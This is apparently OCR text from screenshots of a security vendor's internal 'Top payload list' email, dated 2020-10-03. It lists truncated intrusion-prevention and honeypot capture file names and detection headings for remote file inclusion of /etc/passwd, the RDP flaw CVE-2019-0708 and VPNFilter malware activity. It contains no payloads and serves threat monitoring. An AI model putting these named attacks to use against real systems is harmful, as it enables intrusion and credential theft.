
[1373_[dpi_g001/2/dpi-ip…48]].png
[10264_[dpi_g001/2/dpi-i…29]].png
[10827_[hpot_g004/2/hon…35]].png
[3225_[dpi_g001/2/dpi-ip…79]].png
[3605_[dpi_g001/2/dpi-ip…09]].png
[7794_[hpot_g001/2/hone…02]].png
[90570_[dpi_g001/2/dpi-i…34]].png
[551_[dpi_g001/2/dpi-ips-…64]].png
[634_[dpi_g001/2/dpi-ips…03]].png
[5570_[dpi_g001/2/dpi-ip…13]].png
[42991_[dpi_g001/2/dpi-i…113]].png
[234105_[dpi_g001/2/dpi-i…8]].png
[1443_[dpi_g001/2/dpi-ip…26]].png

[1840_[dpi_g001/2/dpi-ip…21]].png
[263_[dpi_g001/2/dpi-ips-…86]].png
[402_[dpi_g001/2/dpi-ips…29]].png
[504_[hpot_g004/2/honey…48]].png
[1301_[hpot_g004/2/hone…65]].png
[1822_[hpot_g004/2/hon…pi_].png
[56450_[dpi_g001/2/dpi-i…37]].png
[285_[dpi_g001/2/dpi-ips-…37]].png
[995_[dpi_g001/2/dpi-ips…97]].png
[1149_[dpi_g001/2/dpi-ips…27]].png
[2446_[dpi_g001/2/dpi-ip…22]].png
[9607_[dpi_g001/2/dpi-ip…26]].png
[1318578_[dpi_g001/2/dpi…4]].png

[710_[dpi_g001/2/dpi-ips-…96]].png
[1303_[dpi_g001/2/dpi-ip…21]].png
[3669_[hpot_g004/2/hon…53]].png
[9385_[dpi_g001/2/dpi-ip…16]].png
[12948_[dpi_g001/2/dpi-i…117]].png
[270692_[dpi_g001/2/dpi…53]].png
[2739_[dpi_g001/2/dpi-ip…09]].png
[690_[dpi_g001/2/dpi-ips-…61]].png
[913_[dpi_g001/2/dpi-ips-…13]].png
[2628_[hpot_g004/2/hon…pot].png
[5185_[ncie_g001/2/ncie-…c-]].png
[54340_[dpi_g001/2/dpi-i…77]].png
[1388284_[dpi_g001/2/d…48]].png


1-Day/Unknown Vulnerability Hunting

WEB Remote File Inclusion /etc/passwd




1-Day/Unknown Vulnerability Hunting

RDP Microsoft Remote Desktop Services Remote Code Execution Vulnerability (CVE-2019-0708)




1-Day/Unknown Vulnerability Hunting

MALWARE VPNFilter-Connected Activity



1-Day/Unknown Vulnerability Hunting



[TRS-stg] Top payload list/d=2020-10-03/h=16-23

AO All of TXOne Threat Research Team

To:

Sunday, October 4

Top Payload List

d=2020-10-03, h=16-23

ams

